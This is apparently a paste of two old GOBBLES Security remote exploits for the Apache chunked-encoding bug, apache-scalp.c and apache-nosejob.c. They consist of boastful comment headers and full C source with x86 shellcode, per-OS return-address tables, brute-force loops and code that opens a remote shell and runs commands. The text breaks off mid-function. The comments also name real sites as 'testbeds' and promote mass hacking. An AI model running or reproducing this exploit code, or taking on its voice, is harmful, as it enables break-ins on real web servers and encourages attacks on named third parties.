 *     idiots... slashdot hippies...
 * --- they rushed to release this exploit so they could update their
ISS
 *     scanner to have a module for this vulnerability, but it doesnt
even
 *     work... it's just looking for win32 apache versions
 * --- no one took us seriously when we mentioned this last year. we
warned
 *     them that moderation == no pie.
 * --- now try it against synnergy :>
 * --- ANOTHER BUG BITE THE DUST... VROOOOM VRRRRRRROOOOOOOOOM
 *
 * xxxx  this thing is a major exploit. do you really wanna publish it?
 * oooo  i'm not afraid of whitehats
```

```
 * xxxx  the blackhats will kill you for posting that exploit
 * oooo  blackhats are a myth
 * oooo  so i'm not worried
 * oooo  i've never seen one
 * oooo  i guess it's sort of like having god in your life
 * oooo  i don't believe there's a god
 * oooo  but if i sat down and met him
 * oooo  i wouldn't walk away thinking
 * oooo  "that was one hell of a special effect"
 * oooo  so i suppose there very well could be a blackhat somewhere
 * oooo  but i doubt it... i've seen whitehat-blackhats with their
ethics
 *       and deep philosophy...
 *
 * [GOBBLES POSERS/WANNABES]
 *
 * --- #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * --- super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>


#define EXPLOIT_TIMEOUT               5       /* num seconds to wait
before assuming it failed */
#define RET_ADDR_INC          512


#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1             4
#define PADSIZE_2             5
#define PADSIZE_3             7


#define REP_POPULATOR         24
#define REP_RET_ADDR          6
#define REP_ZERO              36
#define REP_SHELLCODE         24
#define NOPCOUNT              1024

#define NOP                   0x41
```

```
#define PADDING_1             'A'
#define PADDING_2             'B'
#define PADDING_3             'C'

#define PUT_STRING(s)         memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b)               memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
  "\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
  "\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
  "\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
  "\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
  "\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
  "\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
  "\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
  "\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
  "\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";


struct {
        char *type;
        u_long retaddr;
} targets[] = {// hehe, yes theo, that say OpenBSD here!
        { "OpenBSD 3.0 x86 / Apache 1.3.20",  0xcf92f },
        { "OpenBSD 3.0 x86 / Apache 1.3.22",  0x8f0aa },
        { "OpenBSD 3.0 x86 / Apache 1.3.24",  0x90600 },
        { "OpenBSD 3.1 x86 / Apache 1.3.20",  0x8f2a6 },
        { "OpenBSD 3.1 x86 / Apache 1.3.23",  0x90600 },
        { "OpenBSD 3.1 x86 / Apache 1.3.24",  0x9011a },
        { "OpenBSD 3.1 x86 / Apache 1.3.24 #2",       0x932ae },
};


int main(int argc, char *argv[]) {

        char            *hostp, *portp;
        unsigned char   buf[512], *expbuf, *p;
        int             i, j, lport;
        int             sock;
        int             bruteforce, owned, progress;
        u_long          retaddr;
        struct sockaddr_in sin, from;


        if(argc != 3) {
                printf("Usage: %s <target#|base address> <ip[:port]>\n",
argv[0]);
                printf("  Using targets:\t./apache-scalp 3
127.0.0.1:8080\n");
                printf("  Using bruteforce:\t./apache-scalp 0x8f000
127.0.0.1:8080\n");
                printf("\n--- --- - Potential targets list - --- ----
\n");
                printf("Target ID / Target specification\n");
                for(i = 0; i < sizeof(targets)/8; i++)
```

```
                        printf("\t%d / %s\n", i, targets[i].type);

                return -1;
        }


        hostp = strtok(argv[2], ":");
        if((portp = strtok(NULL, ":")) == NULL)
                portp = "80";

        retaddr = strtoul(argv[1], NULL, 16);
        if(retaddr < sizeof(targets)/8) {
                retaddr = targets[retaddr].retaddr;
                bruteforce = 0;
        }
        else
                bruteforce = 1;


        srand(getpid());
        signal(SIGPIPE, SIG_IGN);
        for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

                /* skip invalid return adresses */
                i = retaddr & 0xff;
                if(i == 0x0a || i == 0x0d)
                        retaddr++;
                else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr,
0x0d, 4))
                        continue;


                sock = socket(AF_INET, SOCK_STREAM, 0);
                sin.sin_family = AF_INET;
                sin.sin_addr.s_addr = inet_addr(hostp);
                sin.sin_port = htons(atoi(portp));
                if(!progress)
                        printf("\n[*] Connecting.. ");

                fflush(stdout);
                if(connect(sock, (struct sockaddr *) & sin, sizeof(sin))
!= 0) {
                        perror("connect()");
                        exit(1);
                }

                if(!progress)
                        printf("connected!\n");


                /* Setup the local port in our shellcode */
                i = sizeof(from);
                if(getsockname(sock, (struct sockaddr *) & from, &i) !=
0) {
                        perror("getsockname()");
                        exit(1);
                }
```

```
                lport = ntohs(from.sin_port);
                shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
                shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) &
0xff;


                p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT +
1024) * REP_SHELLCODE)
                                    + ((PADSIZE_1 + (REP_RET_ADDR * 4) +
REP_ZERO + 1024) * REP_POPULATOR));

                PUT_STRING("GET / HTTP/1.1\r\nHost: apache-
scalp.c\r\n");

                for (i = 0; i < REP_SHELLCODE; i++) {
                        PUT_STRING("X-");
                        PUT_BYTES(PADSIZE_3, PADDING_3);
                        PUT_STRING(": ");
                        PUT_BYTES(NOPCOUNT, NOP);
                        memcpy(p, shellcode, sizeof(shellcode) - 1);
                        p += sizeof(shellcode) - 1;
                        PUT_STRING("\r\n");
                }

                for (i = 0; i < REP_POPULATOR; i++) {
                        PUT_STRING("X-");
                        PUT_BYTES(PADSIZE_1, PADDING_1);
                        PUT_STRING(": ");
                        for (j = 0; j < REP_RET_ADDR; j++) {
                                *p++ = retaddr & 0xff;
                                *p++ = (retaddr >> 8) & 0xff;
                                *p++ = (retaddr >> 16) & 0xff;
                                *p++ = (retaddr >> 24) & 0xff;
                        }

                        PUT_BYTES(REP_ZERO, 0);
                        PUT_STRING("\r\n");
                }

                PUT_STRING("Transfer-Encoding: chunked\r\n");
                snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
                PUT_STRING(buf);
                PUT_BYTES(PADSIZE_2, PADDING_2);
                snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n",
MEMCPY_s1_OWADDR_DELTA);
                PUT_STRING(buf);

                write(sock, expbuf, p - expbuf);

                progress++;
                if((progress%70) == 0)
                        progress = 1;

                if(progress == 1) {
                        memset(buf, 0, sizeof(buf));
```

```
                        sprintf(buf, "\r[*] Currently using retaddr
0x%lx, length %u, localport %u",
                                retaddr, (unsigned int)(p - expbuf),
lport);
                        memset(buf + strlen(buf), ' ', 74 - strlen(buf));
                        puts(buf);
                        if(bruteforce)
                                putchar(';');
                }
                else
                        putchar((rand()%2)? 'P': 'p');


                fflush(stdout);
                while (1) {
                        fd_set          fds;
                        int             n;
                        struct timeval  tv;

                        tv.tv_sec = EXPLOIT_TIMEOUT;
                        tv.tv_usec = 0;

                        FD_ZERO(&fds);
                        FD_SET(0, &fds);
                        FD_SET(sock, &fds);

                        memset(buf, 0, sizeof(buf));
                        if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
                                if(FD_ISSET(sock, &fds)) {
                                        if((n = read(sock, buf,
sizeof(buf) - 1)) <= 0)
                                                break;

                                        if(!owned && n >= 4 &&
memcmp(buf, "\nok\n", 4) == 0) {
                                                printf("\nGOBBLE
GOBBLE!@#%%)*#\n");
                                                printf("retaddr 0x%lx did
the trick!\n", retaddr);
                                                sprintf(expbuf, "uname -
a;id;echo hehe, now use 0day OpenBSD local kernel exploit to gain
instant r00t\n");
                                                write(sock, expbuf,
strlen(expbuf));
                                                owned++;
                                        }

                                        write(1, buf, n);
                                }

                                if(FD_ISSET(0, &fds)) {
                                        if((n = read(0, buf, sizeof(buf)
- 1)) < 0)
                                                exit(1);

                                        write(sock, buf, n);
                                }
```

```
                        }

                        if(!owned)
                                break;
                }

                free(expbuf);
                close(sock);

                if(owned)
                        return 0;

                if(!bruteforce) {
                        fprintf(stderr, "Ooops.. hehehe!\n");
                        return -1;
                }
        }

        return 0;
}
```

http://downloads.securityfocus.com/vulnerabilities/exploits/apache-nosejob.c

```
/*
 * apache-nosejob.c - Now with FreeBSD & NetBSD targets ;>
 *
 * !! THIS EXPLOIT IS NOW PRIVATE ON BUGTRAQ !!
 *
 * USE BRUTE FORCE ! "AUTOMATED SCRIPT KIDDY" ! USE BRUTE FORCE !
 *
 * YEZ!$#@ YOU CAN EVEN DEFACE BUGTRAQ.ORG!
 *
 * Your high priced security consultant's plane ticket: $1500
 * Your high priced security consultant's time: $200/hour
 * RealSecure nodes all over your company: $200,000
 * Getting owned by 0day: Priceless
 *
 * * BEG FOR FAVOR * BEG FOR FAVOR * BEG FOR FAVOR * BEG FOR FAVOR *
 * If somebody could do us a big favor and contact Jennifer Garner and
ask
 * her to make a journey to Vegas this summer for Defcon, to hang out
with
 * the members of GOBBLES Security who are all huge fans of hers, we
would
 * be eternally grateful.  We are 100% serious about this.  We would
love
 * to have a chance to sit down and have a nice conversation with her
during
 * the conference -- something little to make our lives feel more
complete.
 *
 * Just show her this picture, and she'll understand that we're not
some
 * crazy obsessive fanatical lunatics that she would want to avoid. ;-)
 *             http://phrack.org/summercon2002/GOBBLES_show.jpg
 * We even promise to keep our clothes on!
 *
 * Thx to all those GOBBLES antagonizers. Your insults fuel our desire
to
 * work harder to gain more fame.
 *
 * This exploit brought to you by a tagteam effort between GOBBLES
Security
 * and ISS X-Forces.  ISS supplied the silly mathematical computations
and
 * other abstract figures declaring the exploitation of this bug to be
 * impossible, without factoring in the chance that there might be
other
 * conditions present that would allow exploitation.  After the failure
of
 * ISS' Santa Claus, GOBBLES Security didn't want to disappoint the
kids and
 * the security consultants and have brought forth a brand new shiny
toy for
 * all to marvel at.
 *
```

```
 * GOBBLES Security Sex Force:  A lot of companies like to let you know
 * their employees have the biggest dicks.  We're firm believers in the
 * idea that it's not the size of the wave, but rather the motion of
the
 * ocean -- we have no choice anyway.
 *
 * 3APAPAPA said this can't be done on FreeBSD. He probably also thinks
 * qmail can't be exploited remotely. Buzzz! There we go speaking
through
 * our asses again.  Anyways we're looking forward to his arguments on
why
 * this isn't exploitable on Linux and Solaris.  Lead, follow, or get
the
 * fuck out of the way.
 *
 * Weigh the chances of us lying about the Linux version. Hmm, well so
far
 * we've used a "same shit, different smell" approach on *BSD, so you
could
 * be forgiven for thinking we have no Linux version. Then bring in the
 * reverse psychology factor of this paragraph that also says we don't
have
 * one. But we'd say all of the above to make you believe us. This
starts to
 * get really complicated.
 *
 * ---
 * God knows I'm helpless to speak
 * On my own behalf
 * God is as helpless as me
 * Caught in the negatives
 * We all just do as we please
 * False transmissions
 * I hope God forgives me
 * For my transgressions
 *
 * It's what you want
 * To know no consequences
 * It's what you need
 * To fucking bleed
 * It's all too much
 * ---
 *
 * Changes:
 * + can do hostname resolution
 * + uses getopt()
 * + works against freebsd and netbsd now
 * + ability to execute custom commands when shellcode replies -- great
for
 *   mass hacking
 * + rand() value bitshifted for more randomness in our progress bar
tongues
 * + more targets ;> BUT REMEMBER BRUTE FORCE MODE!!!
 * + [RaFa] complained that the first version didn't let him hack
through
 *   proxies.  New shellcode has been added for additional fun.  It's
real
```

```
 *   funky, monkey, do you trust?  Didn't think so.
 *
 * Fun to know:
 * + Most apache installations don't even log the attack
 * + GOBBLES Security is not playing games anymore.
 * + GOBBLES Security has more active members than w00w00.
 * + w00w00.org is still vulnerable to this exploit.
 * + w00w00 might release another AIM advisory soon about how evil the
 *   whole DMCA thing is.  *yawn*
 *
 * Fun to do:
 * + Spot the #openbsd operator who can figure out how to use this!
 * + Join #snort and laugh at their inadequacies
 * + Question the effectiveness of Project Honeynet, when they have yet
 *   to discover the exploitation of a single "0day" vulnerability in
the
 *   wild.  HURRY UP B0YZ 4ND H4CK Y0UR 0WN H0N3YP0TZ N0W W1TH 4LL Y0UR
 *   0DAY T0 PR0V3 US WR0NG!!@#  Dumb twats.
 *
 * 80% of #openbsd won't be patching Apache because:
 * + "It's not in the default install"
 * + "It's only uid nobody. So what?"
 * + "Our memcpy() implementation is not buggy"
 * + "I couldn't get the exploit to work, so it must not actually be
 *    exploitable.  Stupid GOBBLES wasting my time with nonsense"
 * + jnathan's expert advice to his peers is that "this is not much of
 *   a security issue" -- @stake + w00w00 + snort brain power in
action!
 *
 * Testbeds: hotmail.com, 2600.com, w00w00.org, efnet.org, atstake.com,
 *           yahoo.com, project.honeynet.org, pub.seastrom.com
 *
 * !! NOTICE TO CRITICS !! NOTICE TO CRITICS !! NOTICE TO CRITICS !!
 *
 * If you're using this exploit against a vulnerable machine (that the
 * exploit is supposed to work on, quit mailing us asking why apache-
scalp
 * doesn't work against Linux -- dumbasses) and it does not succeed,
you
 * will have to play with the r|d|z values and * BRUTEFORCE *
BRUTEFORCE *
 * * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE *
 *
 * We wrote this for ethical purposes only.  There is such a thing as
an
 * "ethical hacker" right?
 *
 * This should make penetration testing _very_ easy.  Go out and make
some
 * money off this, by exploiting the ignorance of some yahoo who will
be
 * easily ./impressed with your ability to use gcc.  No, we won't
provide
 * you with precompiled binaries.  Well, at least for *nix. ;-)
 *
 * * IMPORTANT ANNOUCEMENT * IMPORTANT ANNOUNCEMENT * IMPORTANT
ANNOUCEMENT *
```

```
 * --- GOBBLES Security is no longer accepting new members.  We're now
a
 *     closed group.  Of course, we'll still share our warez with the
 *     community at large, but for the time we have enough members.
 *
 *     Greets to our two newest members:
 *      -[RaFa], Ambassador to the Underworld
 *      -pr0ix, Director of Slander and Misinformation
 *
 * [#!GOBBLES@SECRET_SERVER QUOTES]
 *
 * --- i wont be surprised that when I return tomorrow morning the
 *     internet will have come to a grinding halt with people crying
for
 *     medics
 * --- the internet will be over in a couple of months
 * --- nobody in #openbsd can get it to work... #netbsd people seem to
be
 *     managing fine...
 * --- they dont grasp the concept of the base address... i seriously
 *     thought this was the most kiddie friendly exploit ever released
 * --- even bb could get it working. look at vuln-dev
 * --- we have to try to bump that threatcon up a notch
 * --- what the alldas url now? how many defacements appeared yet?
 * --- we should do a poem entitled "default openbsd" and mention how
 *     it just sits there... inanimate... soon theo will be stripping
the
 *     network code so not even gobkltz.c works... as theo's paranoia
 *     increases and he becomes out of sync with the real world,
strange
 *     things start to happen with openbsd...  CHANGELOG: "now also
safe
 *     from the voices. 6 years without the screaming in the default
 *     install"
 * --- i can port it to windows.. i can make a gui using mfc.. with
 *     a picture of the skull & crossbones
 * --- Has anyone ever been caught by an IDS? I certainly never have.
 *     This one runs on many machines. It ports to HP-UX.
 * --- strange how mr spitzner didn't know honeynet.org was owned
 * --- an official openbsd mirror is still vulnerable?  dear god
they're
 *     out of it!
 * --- I think we're finally famous.
 * --- we're on the front page of securityfocus, and we didn't even
have
 *     to deface them!  too bad the article wasn't titled, "Hi
BlueBoar!"
 * --- we need GOBBLES group photos at defcon holding up signs that say
 *     "The Blue Boar Must Die"
 * --- project.honeynet.org is _still_ vulnerable a day after the
exploit
 *     was made public?  hahaha!
 * --- exploit scanner?  www.google.com -- search for poweredby.gif +
your
 *     *bsd of choice!
 * --- i stopped taking my antipsychotics last night.  say no 2 drugz!
 * --- <GOBBLES> antiNSA -- HACKING IS NOT FOR YOU!!!!!!
```

```
 * --- we wonder how much they'll like GeneralCuster.exe
 * --- wonder if ISS will use our code in their "security assesment"
 *     audits, or if they'll figure out how to exploit this
independantly.
 *     either way they're bound to make a lot of money off us,
bastards.
 * --- forget w00giving, this year itz thanksgiving.
 * --- the traffic to netcraft.com/whats will be through the roof for
the
 *     next few months!
 * --- every company with a hub has been sold multiple realsensor units
 * --- full disclosure is a necessary evil, so quit your goddamned
whining.
 * --- people just assume they know what we mean by "testbed"
 * --- i can't believe that people still disbelieve in the existance of
 *     hackers... i mean, what is all this bullshit about people being
 *     shocked that hackers write programs to break into systems so
that
 *     they can use those programs to break into systems?  are their
minds
 *     that small?
 * --- we're far from done. . .
 *
 */

/*
 * apache-scalp.c
 * OPENBSD/X86 APACHE REMOTE EXPLOIT!!!!!!!
 *
 * ROBUST, RELIABLE, USER-FRIENDLY MOTHERFUCKING 0DAY WAREZ!
 *
 * BLING! BLING! --- BRUTE FORCE CAPABILITIES --- BLING! BLING!
 *
 * ". . . and Doug Sniff said it was a hole in Epic."
 *
 * ---
 * Disarm you with a smile
 * And leave you like they left me here
 * To wither in denial
 * The bitterness of one who's left alone
 * ---
 *
 * Remote OpenBSD/Apache exploit for the "chunking" vulnerability.
Kudos to
 * the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
 * their crappy memcpy implementation that makes this 32-bit
impossibility
 * very easy to accomplish. This vulnerability was recently
rediscovered by a slew
 * of researchers.
 *
 * The "experts" have already concurred that this bug...
 *      -       Can not be exploited on 32-bit *nix variants
 *      -       Is only exploitable on win32 platforms
 *      -       Is only exploitable on certain 64-bit systems
 *
 * However, contrary to what ISS would have you believe, we have
```

```
 * successfully exploited this hole on the following operating systems:
 *
 *      Sun Solaris 6-8 (sparc/x86)
 *      FreeBSD 4.3-4.5 (x86)
 *      OpenBSD 2.6-3.1 (x86)
 *      Linux (GNU) 2.4 (x86)
 *
 * Don't get discouraged too quickly in your own research. It took us
close
 * to two months to be able to exploit each of the above operating
systems.
 * There is a peculiarity to be found for each operating system that
makes the
 * exploitation possible.
 *
 * Don't email us asking for technical help or begging for warez. We
are
 * busy working on many other wonderful things, including other
remotely
 * exploitable holes in Apache. Perhaps The Great Pr0ix would like to
inform
 * the community that those holes don't exist? We wonder who's paying
her.
 *
 * This code is an early version from when we first began researching
the
 * vulnerability. It should spawn a shell on any unpatched OpenBSD
system
 * running the Apache webserver.
 *
 * We appreciate The Blue Boar's effort to allow us to post to his
mailing
 * list once again. Because he finally allowed us to post, we now have
this
 * very humble offering.
 *
 * This is a very serious vulnerability. After disclosing this exploit,
we
 * hope to have gained immense fame and glory.
 *
 * Testbeds: synnergy.net, monkey.org, 9mm.com
 *
 * Abusing the right syscalls, any exploit against OpenBSD == root.
Kernel
 * bugs are great.
 *
 * [#!GOBBLES QUOTES]
 *
 * --- you just know 28923034839303 admins out there running
 *     OpenBSD/Apache are going "ugh..not exploitable..ill do it after
the
 *     weekend"
 * --- "Five years without a remote hole in the default install".
default
 *      package = kernel. if theo knew that talkd was exploitable, he'd
cry.
 * --- so funny how apache.org claims it's impossible to exploit this.
```

```
 * --- how many times were we told, "ANTISEC IS NOT FOR YOU" ?
 * --- I hope Theo doesn't kill himself
 * --- heh, this is a middle finger to all those open source, anti-"m$"
 *     idiots... slashdot hippies...
 * --- they rushed to release this exploit so they could update their
ISS
 *     scanner to have a module for this vulnerability, but it doesnt
even
 *     work... it's just looking for win32 apache versions
 * --- no one took us seriously when we mentioned this last year. we
warned
 *     them that moderation == no pie.
 * --- now try it against synnergy :>
 * --- ANOTHER BUG BITE THE DUST... VROOOOM VRRRRRROOOOOOOOM
 *
 * xxxx  this thing is a major exploit. do you really wanna publish it?
 * oooo  i'm not afraid of whitehats
 * xxxx  the blackhats will kill you for posting that exploit
 * oooo  blackhats are a myth
 * oooo  so i'm not worried
 * oooo  i've never seen one
 * oooo  i guess it's sort of like having god in your life
 * oooo  i don't believe there's a god
 * oooo  but if i sat down and met him
 * oooo  i wouldn't walk away thinking
 * oooo  "that was one hell of a special effect"
 * oooo  so i suppose there very well could be a blackhat somewhere
 * oooo  but i doubt it... i've seen whitehat-blackhats with their
ethics
 *       and deep philosophy...
 *
 * [GOBBLES POSERS/WANNABES]
 *
 * --- #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * --- super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#ifdef __linux__
#include <getopt.h>
#endif
```

```
#define HOST_PARAM     "apache-nosejob.c"            /* The Host: field
*/
#define DEFAULT_CMDZ   "uname -a;id;echo 'hehe, now use another
bug/backdoor/feature (hi Theo!) to gain instant r00t';\n"
#define RET_ADDR_INC   512


#define PADSIZE_1      4
#define PADSIZE_2      5
#define PADSIZE_3      7


#define REP_POPULATOR  24
#define REP_SHELLCODE  24
#define NOPCOUNT       1024

#define NOP            0x41
#define PADDING_1      'A'
#define PADDING_2      'B'
#define PADDING_3      'C'

#define PUT_STRING(s)  memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b)        memset(p, b, n); p += n;

char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
  "\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
  "\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
  "\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
  "\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
  "\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
  "\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
  "\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
  "\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
  "\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
  "\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
  "\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
  "\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
  "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
  "\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;

struct {
       char *type;           /* description for newbie penetrator */
       int delta;            /* delta thingie! */
       u_long retaddr;       /* return address */
       int repretaddr;       /* we repeat retaddr thiz many times in
the buffer */
       int repzero;          /* and \0'z this many times */
} targets[] = {// hehe, yes theo, that say OpenBSD here!
       { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",    -150,  0x80f3a00,
6, 36 },
       { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",    -150,  0x80a7975,
6, 36 },
```

```
        { "OpenBSD 3.0 x86 / Apache 1.3.20",           -146,  0xcfa00,
6, 36 },
        { "OpenBSD 3.0 x86 / Apache 1.3.22",           -146,  0x8f0aa,
6, 36 },
        { "OpenBSD 3.0 x86 / Apache 1.3.24",           -146,  0x90600,
6, 36 },
        { "OpenBSD 3.0 x86 / Apache 1.3.24 #2",                -146,
        0x98a00,   6, 36 },
        { "OpenBSD 3.1 x86 / Apache 1.3.20",           -146,  0x8f2a6,
6, 36 },
        { "OpenBSD 3.1 x86 / Apache 1.3.23",           -146,  0x90600,
6, 36 },
        { "OpenBSD 3.1 x86 / Apache 1.3.24",           -146,  0x9011a,
6, 36 },
        { "OpenBSD 3.1 x86 / Apache 1.3.24 #2",                -146,
        0x932ae,   6, 36 },
        { "OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1", -146,  0x1d7a00,
6, 36 },
        { "NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)",   -90,   0x80eda00,
5, 42 },
        { "NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)",   -90,   0x80efa00,
5, 42 },
        { "NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)",   -90,   0x80efa00,
5, 42 },
        { "NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)",   -90,   0x80efa00,
5, 42 },
        { "NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)",   -90,   0x80efa00,
5, 42 },
}, victim;



void usage(void) {
        int i;

        printf("GOBBLES Security Labs\t\t\t\t\t- apache-nosejob.c\n\n");
        printf("Usage: ./apache-nosejob <-switches> -h host[:80]\n");
        printf("  -h host[:port]\tHost to penetrate\n");
        printf("  -t #\t\t\tTarget id.\n");
        printf("  Bruteforcing options (all required, unless -o is
used!):\n");
        printf("  -o char\t\tDefault values for the following OSes\n");
        printf("  \t\t\t(f)reebsd, (o)penbsd, (n)etbsd\n");
        printf("  -b 0x12345678\t\tBase address used for bruteforce\n");
        printf("  \t\t\tTry 0x80000/obsd, 0x80a0000/fbsd,
0x080e0000/nbsd.\n");
        printf("  -d -nnn\t\tmemcpy() delta between s1 and addr to
overwrite\n");
        printf("  \t\t\tTry -146/obsd, -150/fbsd, -90/nbsd.\n");
        printf("  -z #\t\t\tNumbers of time to repeat \\0 in the
buffer\n");
        printf("  \t\t\tTry 36 for openbsd/freebsd and 42 for
netbsd\n");
        printf("  -r #\t\t\tNumber of times to repeat retadd in the
buffer\n");
        printf("  \t\t\tTry 6 for openbsd/freebsd and 5 for netbsd\n");
        printf("  Optional stuff:\n");
```

```
        printf("  -w #\t\t\tMaximum number of seconds to wait for
shellcode reply\n");
        printf("  -c cmdz\t\tCommands to execute when our shellcode
replies\n");
        printf("  \t\t\taka auto0wncmdz\n");
        printf("\nExamples will be published in upcoming apache-scalp-
HOWTO.pdf\n");
        printf("\n--- --- - Potential targets list - --- ---- ------- --
----------\n");
        printf(" ID / Return addr / Target specification\n");
        for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
                printf("% 3d /  0x%.8lx / %s\n", i, targets[i].retaddr,
targets[i].type);

        exit(1);
}


int main(int argc, char *argv[]) {
        char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
        u_char buf[512], *expbuf, *p;
        int i, j, lport, sock;
        int bruteforce, owned, progress, sc_timeout = 5;
        int responses, shown_length = 0;
        struct in_addr ia;
        struct sockaddr_in sin, from;
        struct hostent *he;


        if(argc < 4)
                usage();

        bruteforce = 0;
        memset(&victim, 0, sizeof(victim));
        while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {
                switch(i) {
                        /* required stuff */
                        case 'h':
                        hostp = strtok(optarg, ":");
                        if((portp = strtok(NULL, ":")) == NULL)
                                portp = "80";
                        break;

                        /* predefined targets */
                        case 't':
                        if(atoi(optarg) >=
sizeof(targets)/sizeof(victim)) {
                                printf("Invalid target\n");
                                return -1;
                        }

                        memcpy(&victim, &targets[atoi(optarg)],
sizeof(victim));
                        break;

                        /* bruteforce! */
                        case 'b':
```

```
                        bruteforce++;
                        victim.type = "Custom target";
                        victim.retaddr = strtoul(optarg, NULL, 16);
                        printf("Using 0x%lx as the baseadress while
bruteforcing..\n", victim.retaddr);
                        break;

                        case 'd':
                        victim.delta = atoi(optarg);
                        printf("Using %d as delta\n", victim.delta);
                        break;

                        case 'r':
                        victim.repretaddr = atoi(optarg);
                        printf("Repeating the return address %d times\n",
victim.repretaddr);
                        break;

                        case 'z':
                        victim.repzero = atoi(optarg);
                        printf("Number of zeroes will be %d\n",
victim.repzero);
                        break;

                        case 'o':
                        bruteforce++;
                        switch(*optarg) {
                                case 'f':
                                victim.type = "FreeBSD";
                                victim.retaddr = 0x80a0000;
                                victim.delta = -150;
                                victim.repretaddr = 6;
                                victim.repzero = 36;
                                break;

                                case 'o':
                                victim.type = "OpenBSD";
                                victim.retaddr = 0x80000;
                                victim.delta = -146;
                                victim.repretaddr = 6;
                                victim.repzero = 36;
                                break;

                                case 'n':
                                victim.type = "NetBSD";
                                victim.retaddr = 0x080e0000;
                                victim.delta = -90;
                                victim.repretaddr = 5;
                                victim.repzero = 42;
                                break;

                                default:
                                printf("[-] Better luck next time!\n");
                                break;
                        }
                        break;
```

```
                        /* optional stuff */
                        case 'w':
                        sc_timeout = atoi(optarg);
                        printf("Waiting maximum %d seconds for replies
from shellcode\n", sc_timeout);
                        break;

                        case 'c':
                        cmdz = optarg;
                        break;

                        default:
                        usage();
                        break;
                }
        }

        if(!victim.delta || !victim.retaddr || !victim.repretaddr ||
!victim.repzero) {
                printf("[-] Incomplete target. At least 1 argument is
missing (nmap style!!)\n");
                return -1;
        }

        printf("[*] Resolving target host.. ");
        fflush(stdout);
        he = gethostbyname(hostp);
        if(he)
                memcpy(&ia.s_addr, he->h_addr, 4);
        else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
